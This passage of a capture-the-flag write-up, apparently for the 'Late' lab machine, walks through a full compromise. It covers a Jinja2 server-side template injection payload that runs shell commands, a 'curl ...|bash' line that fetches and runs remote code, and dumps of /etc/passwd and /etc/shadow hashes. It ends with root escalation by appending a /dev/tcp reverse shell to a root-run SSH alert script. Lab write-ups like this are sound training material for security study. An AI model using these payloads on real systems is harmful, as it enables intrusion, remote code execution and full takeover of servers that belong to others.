'pkg_resources.Distribution'>, <class 'gunicorn.pidfile.Pidfile'>, <class 'gunicorn.sock.BaseSocket'>, <class 'gunicorn.arbiter.Arbiter'>, <class 'gettext.NullTranslations'>, <class 'argparse._AttributeHolder'>,
<class 'argparse.HelpFormatter._Section'>, <class 'argparse.HelpFormatter'>, <class 'argparse.FileType'>, <class 'argparse._ActionsContainer'>, <class 'shlex.shlex'>, <class 'ipaddress._IPAddressBase'>, <class
'ipaddress._BaseV4'>, <class 'ipaddress._IPv4Constants'>, <class 'ipaddress._BaseV6'>, <class 'ipaddress._IPv6Constants'>, <class '_ssl._SSLContext'>, <class '_ssl._SSLSocket'>, <class '_ssl.MemoryBIO'>, <class
'_ssl.Session'>, <class 'ssl.SSLObject'>, <class 'gunicorn.reloader.InotifyReloader'>, <class 'gunicorn.config.Config'>, <class 'gunicorn.config.Setting'>, <class 'gunicorn.debug.Spew'>, <class
'gunicorn.app.base.BaseApplication'>, <class 'pickle._Framer'>, <class 'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class '_pickle.Unpickler'>, <class '_pickle.Pickler'>, <class
'_pickle.Pdata'>, <class '_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class 'queue.Queue'>, <class 'logging.handlers.QueueListener'>, <class 'socketserver.BaseServer'>, <class
'socketserver.ForkingMixIn'>, <class 'socketserver.ThreadingMixIn'>, <class 'socketserver.BaseRequestHandler'>, <class 'logging.config.ConvertingMixin'>, <class 'logging.config.BaseConfigurator'>, <class
'gunicorn.glogging.Logger'>, <class 'gunicorn.http.body.ChunkedReader'>, <class 'gunicorn.http.body.LengthReader'>, <class 'gunicorn.http.body.EOFReader'>, <class 'gunicorn.http.body.Body'>, <class
'gunicorn.http.message.Message'>, <class 'gunicorn.http.unreader.Unreader'>, <class 'gunicorn.http.parser.Parser'>, <class 'gunicorn.http.wsgi.FileWrapper'>, <class 'gunicorn.http.wsgi.Response'>, <class
'gunicorn.workers.workertmp.WorkerTmp'>, <class 'gunicorn.workers.base.Worker'>, typing._TypingBase, typing.Generic, <class 'typing._TypingEmpty'>, <class 'typing._TypingEllipsis'>, typing.Protocol,
typing.Generic[+T_co], typing.Generic[+T_co, -T_contra, +V_co], typing.Protocol[+T_co], typing.Generic[~KT, +VT_co], typing.Generic[+T_co, -T_contra], typing.Generic[+CT_co], <class 'typing.NamedTuple'>,
typing.Generic[~AnyStr], <class 'typing.io'>, <class 'typing.re'>, <class 'markupsafe._MarkupEscapeHelper'>, <class 'email.message.Message'>, <class 'http.client.HTTPConnection'>, <class 'mimetypes.MimeTypes'>,
<class 'werkzeug._internal._Missing'>, typing.Generic[~_TAccessorValue], <class 'werkzeug.exceptions.Aborter'>, <class 'werkzeug.urls.Href'>, <class 'urllib.request.Request'>, <class
'urllib.request.OpenerDirector'>, <class 'urllib.request.BaseHandler'>, <class 'urllib.request.HTTPPasswordMgr'>, <class 'urllib.request.AbstractBasicAuthHandler'>, <class
'urllib.request.AbstractDigestAuthHandler'>, <class 'urllib.request.URLopener'>, <class 'urllib.request.ftpwrapper'>, <class 'http.cookiejar.Cookie'>, <class 'http.cookiejar.CookiePolicy'>, <class
'http.cookiejar.Absent'>, <class 'http.cookiejar.CookieJar'>, <class 'werkzeug.datastructures.ImmutableListMixin'>, <class 'werkzeug.datastructures.ImmutableDictMixin'>, <class
'werkzeug.datastructures._omd_bucket'>, <class 'werkzeug.datastructures.Headers'>, <class 'werkzeug.datastructures.ImmutableHeadersMixin'>, <class 'werkzeug.datastructures.IfRange'>, <class
'werkzeug.datastructures.Range'>, <class 'werkzeug.datastructures.ContentRange'>, <class 'werkzeug.datastructures.FileStorage'>, <class 'dataclasses._HAS_DEFAULT_FACTORY_CLASS'>, <class
'dataclasses._MISSING_TYPE'>, <class 'dataclasses._FIELD_BASE'>, <class 'dataclasses.InitVar'>, <class 'dataclasses.Field'>, <class 'dataclasses._DataclassParams'>, <class 'werkzeug.sansio.multipart.Event'>,
<class 'werkzeug.sansio.multipart.MultipartDecoder'>, <class 'werkzeug.sansio.multipart.MultipartEncoder'>, <class 'hmac.HMAC'>, <class 'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'>, <class
'werkzeug.wsgi._RangeWrapper'>, typing.Generic[~_T], <class 'werkzeug.utils.HTMLBuilder'>, <class 'werkzeug.wrappers.accept.AcceptMixin'>, <class 'werkzeug.wrappers.auth.AuthorizationMixin'>, <class
'werkzeug.wrappers.auth.WWWAuthenticateMixin'>, <class '_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class
'werkzeug.formparser.FormDataParser'>, <class 'werkzeug.formparser.MultiPartParser'>, <class 'werkzeug.user_agent.UserAgent'>, <class 'werkzeug.useragents._UserAgentParser'>, <class
'werkzeug.sansio.request.Request'>, <class 'werkzeug.wrappers.request.StreamOnlyMixin'>, <class 'werkzeug.sansio.response.Response'>, <class 'werkzeug.wrappers.response.ResponseStream'>, <class
'werkzeug.wrappers.response.ResponseStreamMixin'>, <class 'werkzeug.wrappers.common_descriptors.CommonRequestDescriptorsMixin'>, <class 'werkzeug.wrappers.common_descriptors.CommonResponseDescriptorsMixin'>,
<class 'werkzeug.wrappers.etag.ETagRequestMixin'>, <class 'werkzeug.wrappers.etag.ETagResponseMixin'>, <class 'werkzeug.wrappers.user_agent.UserAgentMixin'>, <class 'werkzeug.test._TestCookieHeaders'>, <class
'werkzeug.test._TestCookieResponse'>, <class 'werkzeug.test.EnvironBuilder'>, <class 'werkzeug.test.Client'>, <class 'decimal.Decimal'>, <class 'decimal.Context'>, <class 'decimal.SignalDictMixin'>, <class
'decimal.ContextManager'>, <class 'numbers.Number'>, <class 'uuid.UUID'>, <class 'CArgObject'>, <class '_ctypes.CThunkObject'>, <class '_ctypes._CData'>, <class '_ctypes.CField'>, <class '_ctypes.DictRemover'>,
<class 'ctypes.CDLL'>, <class 'ctypes.LibraryLoader'>, <class 'jinja2.bccache.Bucket'>, <class 'jinja2.bccache.BytecodeCache'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class
'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class 'jinja2.nodes.EvalContext'>, <class 'jinja2.nodes.Node'>, <class 'jinja2.visitor.NodeVisitor'>, <class
'jinja2.idtracking.Symbols'>, <class 'jinja2.compiler.MacroRef'>, <class 'jinja2.compiler.Frame'>, <class 'jinja2.runtime.TemplateReference'>, <class 'jinja2.runtime.Context'>, <class
'jinja2.runtime.BlockReference'>, <class 'jinja2.runtime.LoopContext'>, <class 'jinja2.runtime.Macro'>, <class 'jinja2.runtime.Undefined'>, <class 'jinja2.lexer.Failure'>, <class
'jinja2.lexer.TokenStreamIterator'>, <class 'jinja2.lexer.TokenStream'>, <class 'jinja2.lexer.Lexer'>, <class 'jinja2.parser.Parser'>, <class 'jinja2.environment.Environment'>, <class
'jinja2.environment.Template'>, <class 'jinja2.environment.TemplateModule'>, <class 'jinja2.environment.TemplateExpression'>, <class 'jinja2.environment.TemplateStream'>, <class 'jinja2.loaders.BaseLoader'>,
<class 'werkzeug.local.ContextVar'>, <class 'werkzeug.local.Local'>, <class 'werkzeug.local.LocalStack'>, <class 'werkzeug.local.LocalManager'>, <class 'werkzeug.local._ProxyLookup'>, <class
'werkzeug.local.LocalProxy'>, <class 'difflib.SequenceMatcher'>, <class 'difflib.Differ'>, <class 'difflib.HtmlDiff'>, <class 'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.RuleTemplate'>, <class
'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class 'werkzeug.routing.MapAdapter'>, <class 'click._compat._FixupStream'>, <class 'click._compat._AtomicFile'>, <class 'click.utils.LazyFile'>,
<class 'click.utils.KeepOpenFile'>, <class 'click.utils.PacifyFlushWrapper'>, <class 'click.types.ParamType'>, <class 'click.parser.Option'>, <class 'click.parser.Argument'>, <class 'click.parser.ParsingState'>,
<class 'click.parser.OptionParser'>, <class 'click.formatting.HelpFormatter'>, <class 'click.core.Context'>, <class 'click.core.BaseCommand'>, <class 'click.core.Parameter'>, <class
'blinker._saferef.BoundMethodWeakref'>, <class 'blinker._utilities._symbol'>, <class 'blinker._utilities.symbol'>, <class 'blinker._utilities.lazy_property'>, <class 'blinker.base.Signal'>, <class
'flask.cli.DispatchingApp'>, <class 'flask.cli.ScriptInfo'>, <class 'flask.config.ConfigAttribute'>, <class 'flask.ctx._AppCtxGlobals'>, <class 'flask.ctx.AppContext'>, <class 'flask.ctx.RequestContext'>, <class
'flask.scaffold.Scaffold'>, <class 'itsdangerous._json._CompactJSON'>, <class 'itsdangerous.signer.SigningAlgorithm'>, <class 'itsdangerous.signer.Signer'>, <class 'itsdangerous.serializer.Serializer'>, <class
'flask.json.tag.JSONTag'>, <class 'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class 'flask.blueprints.BlueprintSetupState'>, <class 'pathlib._Flavour'>, <class
'pathlib._Accessor'>, <class 'pathlib._Selector'>, <class 'pathlib._TerminatingSelector'>, <class 'pathlib.PurePath'>, <class 'PIL.ImageMode.ModeDescriptor'>, <class 'PIL._util.deferred_error'>, <class
'ImagingCore'>, <class 'ImagingFont'>, <class 'ImagingDraw'>, <class 'PixelAccess'>, <class 'PIL.Image._E'>, <class 'PIL.Image.Image'>, <class 'PIL.Image.ImagePointHandler'>, <class
'PIL.Image.ImageTransformHandler'>, <class '_csv.Dialect'>, <class '_csv.reader'>, <class '_csv.writer'>, <class 'csv.Dialect'>, <class 'csv.DictReader'>, <class 'csv.DictWriter'>, <class 'csv.Sniffer'>, <class
'distutils.version.Version'>, <class 'pytesseract.pytesseract.Output'>, <class 'PIL.ImageFile.Parser'>, <class 'PIL.ImageFile.PyCodecState'>, <class 'PIL.ImageFile.PyDecoder'>, <class 'array.array'>, <class
'PIL.GimpGradientFile.GradientFile'>, <class 'PIL.GimpPaletteFile.GimpPaletteFile'>, <class 'PIL.PaletteFile.PaletteFile'>, <class 'PIL.ImagePalette.ImagePalette'>, <class 'PIL.ImageSequence.Iterator'>, <class
'PIL.TiffImagePlugin.AppendingTiffWriter'>, <class 'PIL.PngImagePlugin.ChunkStream'>, <class 'PIL.PngImagePlugin.PngInfo'>, <class 'PIL.PngImagePlugin._idat'>, <class 'PIL.PngImagePlugin._fdat'>, <class
'PIL.EpsImagePlugin.PSFile'>, <class 'PIL.Jpeg2KImagePlugin.BoxReader'>, <class 'PIL.IcnsImagePlugin.IcnsFile'>, <class 'PIL.IcoImagePlugin.IcoFile'>, <class 'PIL.MpegImagePlugin.BitStream'>, <class 'mmap.mmap'>,
<class 'PIL.PdfParser.XrefTable'>, <class 'PIL.PdfParser.PdfName'>, <class 'PIL.PdfParser.PdfBinary'>, <class 'PIL.PdfParser.PdfStream'>, <class 'PIL.PdfParser.PdfParser'>, <class 'WebPAnimDecoder'>, <class
'WebPAnimEncoder'>, <class 'ImagingDecoder'>, <class 'ImagingEncoder'>]
```

at index 249



```
{{"".__class__.mro()[1].__subclasses__()[249:]}}
```

and now we can build a payload
i tested with id



```
{{"".__class__.mro()[1].__subclasses__()[249]("id",shell=True,stdout=-1).communicate()[0].strip()}}
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 16 May 2022 21:39:48 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 76
Connection: close
Content-Disposition: attachment; filename=results.txt
Last-Modified: Mon, 16 May 2022 21:39:48 GMT
Cache-Control: no-cache
ETag: "1652737188.789332-76-374804009"

<p>b&#39;uid=1000(svc_acc) gid=1000(svc_acc) groups=1000(svc_acc)&#39;

</p>
```

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
svc_acc:x:1000:1000:Service Account:/home/svc_acc:/bin/bash
rtkit:x:111:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:113:116:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:114:117:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:115:119::/var/lib/saned:/usr/sbin/nologin
colord:x:116:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:117:121:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
geoclue:x:118:123::/var/lib/geoclue:/usr/sbin/nologin
smmta:x:119:124:Mail Transfer Agent,,,:/var/lib/sendmail:/usr/sbin/nologin
smmsp:x:120:125:Mail Submission Program,,,:/var/lib/sendmail:/usr/sbin/nologin
```

Foothold/user exploit

had a little trouble getting it to work but finally got it to.



```
{{ "".__class__.mro()[1].__subclasses__()[249]("curl 10.10.14.178/x|bash" ,shell=True ,stdout=-1).communicate()[0].strip() }}
```

svc_acc

enumeration

```
svc_acc@late:/usr/local/sbin# cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:        $PAM_USER
        User IP Host: $PAM_RHOST
        Service:     $PAM_SERVICE
        TTY:         $PAM_TTY
        Date:        `date`
        Server:      `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi
```

and pspy shows chattr +a

```
2022/05/17 00:36:01 CMD: UID=???  PID=2212   | ???
2022/05/17 00:36:01 CMD: UID=0    PID=2211   | /bin/bash /root/scripts/cron.sh
2022/05/17 00:36:01 CMD: UID=0    PID=2210   | /bin/sh -c /root/scripts/cron.sh
2022/05/17 00:36:01 CMD: UID=0    PID=2209   | /usr/sbin/CRON -f
2022/05/17 00:36:01 CMD: UID=0    PID=2213   |
2022/05/17 00:36:01 CMD: UID=0    PID=2214   | cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh

...[snip]...

2022/05/17 00:37:01 CMD: UID=0    PID=2238   | /bin/bash /root/scripts/cron.sh
2022/05/17 00:37:01 CMD: UID=0    PID=2237   | /bin/sh -c /root/scripts/cron.sh
2022/05/17 00:37:01 CMD: UID=0    PID=2236   | /usr/sbin/CRON -f
2022/05/17 00:37:01 CMD: UID=0    PID=2239   | /bin/bash /root/scripts/cron.sh
2022/05/17 00:37:01 CMD: UID=0    PID=2241   | cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2022/05/17 00:37:01 CMD: UID=0    PID=2243   | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2022/05/17 00:37:01 CMD: UID=0    PID=2245   |
...[snip]...
2022/05/17 00:38:01 CMD: UID=???  PID=2256   | ???
2022/05/17 00:38:01 CMD: UID=0    PID=2255   | /bin/bash /root/scripts/cron.sh
2022/05/17 00:38:01 CMD: UID=0    PID=2254   | /bin/sh -c /root/scripts/cron.sh
2022/05/17 00:38:01 CMD: UID=0    PID=2253   | /usr/sbin/CRON -f
2022/05/17 00:38:01 CMD: UID=0    PID=2260   | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh

...[snip]...

2022/05/17 00:40:44 CMD: UID=0    PID=2326   |
2022/05/17 00:41:01 CMD: UID=0    PID=2330   |
2022/05/17 00:41:01 CMD: UID=0    PID=2329   | /bin/bash /root/scripts/cron.sh
2022/05/17 00:41:01 CMD: UID=0    PID=2328   | /bin/sh -c /root/scripts/cron.sh
2022/05/17 00:41:01 CMD: UID=0    PID=2327   | /usr/sbin/CRON -f
2022/05/17 00:41:01 CMD: UID=0    PID=2332   | cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2022/05/17 00:41:01 CMD: UID=0    PID=2334   | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2022/05/17 00:41:01 CMD: UID=0    PID=2335   |

...[snip]...

2022/05/17 00:41:16 CMD: UID=0    PID=2354   | /bin/bash /usr/local/sbin/ssh-alert.sh
2022/05/17 00:41:16 CMD: UID=0    PID=2355   | date
2022/05/17 00:41:16 CMD: UID=0    PID=2357   |
2022/05/17 00:42:01 CMD: UID=???  PID=2361   | ???
2022/05/17 00:42:01 CMD: UID=0    PID=2360   | /bin/bash /root/scripts/cron.sh
2022/05/17 00:42:01 CMD: UID=0    PID=2359   | /bin/sh -c /root/scripts/cron.sh
2022/05/17 00:42:01 CMD: UID=0    PID=2358   | /usr/sbin/CRON -f
2022/05/17 00:42:01 CMD: UID=0    PID=2366   | rm -r /home/svc_acc/app/uploads/POC3.png2794
2022/05/17 00:42:01 CMD: UID=0    PID=2367   | rm -r /home/svc_acc/app/misc/2794_results.txt
2022/05/17 00:42:01 CMD: UID=0    PID=2368   | chattr +a /usr/local/sbin/ssh-alert.sh
...[snip]...
```

so it is allowing me to append data to the file which is run by root..
so, lets just append our rev shell

```
echo "bash -i >& /dev/tcp/10.10.14.178/9002 0>&1" >> /usr/local/sbin/ssh-alert.sh
```

then we just login to ssh
to trigger the exploit.

root

root.txt

```
root@late:~# cat root.txt
bd61a50a07441089e48f09b3eb26db77
```

id && whoami

```
root@late:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
```

```
root
```

uname -a

```
root@late:~# uname -a
Linux late 4.15.0-175-generic #184-Ubuntu SMP Thu Mar 24 17:48:36 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@late:~# cat /etc/shadow
root:$6$a6J2kmTW$cHVk8PYFcAiRyUOA38Cs1Eatrz48yp395Cmi7Fxszl/aqQooB.6qFmhMG1LYuHJpGvvaE1cxubWIdIc1znRJi.:19089:0:99999:7:::
...[snip]...

svc_acc:$6$/WRA.GuP$fusYGh.OucHDQzn5.9XdFMO6hcVw7ayD1B9/MVrxKFyv0PDd51.3JUA9qgQMU1Mnvlfjw9xSDb98B1xMwdtZH.:19008:0:99999:7:::
...[snip]...
```

cron.sh

```
root@late:/root/scripts# cat cron.sh
#!/bin/bash

# Adding alert file
chattr -a /usr/local/sbin/ssh-alert.sh
rm /usr/local/sbin/ssh-alert.sh
cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
chmod +x /usr/local/sbin/ssh-alert.sh
chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
rm -r /home/svc_acc/app/uploads/* 2>/dev/null
rm -r /home/svc_acc/app/misc/* 2>/dev/null
chattr +a /usr/local/sbin/ssh-alert.sh
```